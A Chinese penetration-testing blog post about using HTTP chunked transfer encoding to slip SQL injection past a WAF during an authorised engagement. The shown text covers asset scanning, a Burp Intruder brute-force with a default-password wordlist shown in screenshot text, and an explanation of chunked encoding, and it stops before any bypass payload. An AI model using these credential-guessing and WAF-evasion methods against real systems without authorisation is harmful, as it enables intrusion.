唯快不破的分块传输绕WAF

原创 队员编号042 酒仙桥六号部队 前天

这是 **酒仙桥六号部队** 的第 **42** 篇文章。

全文共计1595个字，预计阅读时长6分钟。

1 前言

某重保项目，需要进行渗透，找到突破口，拿起sqlmap一顿梭，奈何安全设备在疯狂运转，故祭起绕过注入的最强套路-分块传输绕过WAF进行SQL注入。安全人员当然安全第一，拿到渗透授权书，测试时间报备等操作授权后：

2 神马探测


因为客户授权的是三个段，资产众多，且时间紧张，多工具搭配同时进行资产探测。故先对三个段使用资产探测神器goby和端口神器nmap一顿怼，还有静悄悄不说话的主机漏扫神器Nessus。因此也就结合探测出来的ip和端口及其他资产详情，信息探测进行时，先根据目前得到的web网站一顿梭。在浏览器输入IP+端口，滴，开启web世界。喝了一口肥宅快乐水并咪咪眼开始端详起这几个web网站。

界面是这个样子：

定睛一看，先抓个包跑跑注入，神器sqlmap一片红。卒，遂放弃。

再次定睛一看，妥妥的用户登录页面，试试弱口令，burp神器走一波。


用户登录
请输入密码
忘记密码?
记住密码
登 录


.aspx#1
搜索
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Burp Suite Professional v2.0.10beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 Passive Scan Client Sqlmap
1 2 ...
目标 位置 有效载荷 选项
有效载荷集
您可以定义一个或多个有效负载集。有效负载集的
有效负载集: 2
有效载荷类型: 简单清单
有效载荷选项[简单列表]
设置用于有效内容的简单字符串列表。
粘贴
载入中.....
删除
清屏
\@#$%
\@#$%^
\@#$%^8
\@#$%^8*
froot
$SRV
$secure$
*3noguru
@#$%^8
添加
输入新项目
从列表中添加...
有效负载处理
您可以定义在使用有效负载之前对每个有效负载执行
添加
效用
规则
Intruder attack 1
攻击 保存 列
结果 目标 位置 有效载荷 选项
过滤器: 显示所有项目
请求 Payload1 Payload2 状态 错误 超时 长 评论
0 200 12446
1 froot \@#$% 200 12439
2 $ALOC$ \@#$%^ 200 12440
3 $system \@#$%^8 200 12441
4 1 \@#$%^8* 200 12435
5 1.1 froot 200 12437
6 11111111 $SRV 200 12442
7 2 $secure$ 200 12435
8 22222222 *3noguru 200 12442
9 30 @#$%^8 200 12436
10 4Dgifts A.M.I 200 12441
11 5 ABC123 200 12435
已暂停

嗯，用户名密码可爆破漏洞，提交，收工。

下班，回家

报告提交后，我领导看到后，嗯，如下图：

亏我那么相信你

挨了一顿锤之后，手里的肥宅快乐水不香了，继续努力搬砖吧。

3 继续杠不要怂

作为男子汉，肿么能因为sqlmap一片红就继续放弃呢？是男人就继续用sqlmap杠，这次祭起分块WAF进行绕过。


4 what is 分块传输?

分块传输编码（Chunked transfer encoding）是超文本传输协议（HTTP）中的一种数据传输机制，允许HTTP由应用服务器发送给客户端应用（ 通常是网页浏览器）的数据可以分成多个部分。分块传输编码只在HTTP协议1.1版本（HTTP/1.1）中提供。通常，HTTP应答消息中发送的数据是整个发送的，Content-Length消息头字段表示数据的长度。数据的长度很重要，因为客户端需要知道哪里是应答消息的结束，以及后续应答消息的开始。然而，使用分块传输编码，数据分解成一系列数据块，并以一个或多个块发送，这样服务器可以发送数据而不需要预先知道发送内容的总大小。通常数据块的大小是一致的，但也不总是这种情况。

一般情况HTTP请求包的Header包含Content-Length域来指明报文体的长度。有时候服务生成HTTP回应是无法确定消息大小的，比如大文件的下载，或者后台需要复杂的逻辑才能全部处理页面的请求，这时用需要实时生成消息长度，服务器一般使用chunked编码。在进行Chunked编码传输时，在回复消息的Headers有Transfer-Encoding域值为chunked，表示将用chunked编码传输内容。

这在http协议中也是个常见的字段，用于http传送过程的分块技术，原因是http服务器响应的报文长度经常是不可预测的，使用Content-length的实体搜捕并不是总是管用。


分块技术的意思是说，实体被分成许多的块，也就是应用层的数据，TCP在传送的过程中，不对它们做任何的解释，而是把应用层产生数据全部理解成二进制流，然后按照MSS的长度切成一分一分的，一股脑塞到tcp协议栈里面去，而具体这些二进制的数据如何做解释，需要应用层来完成。




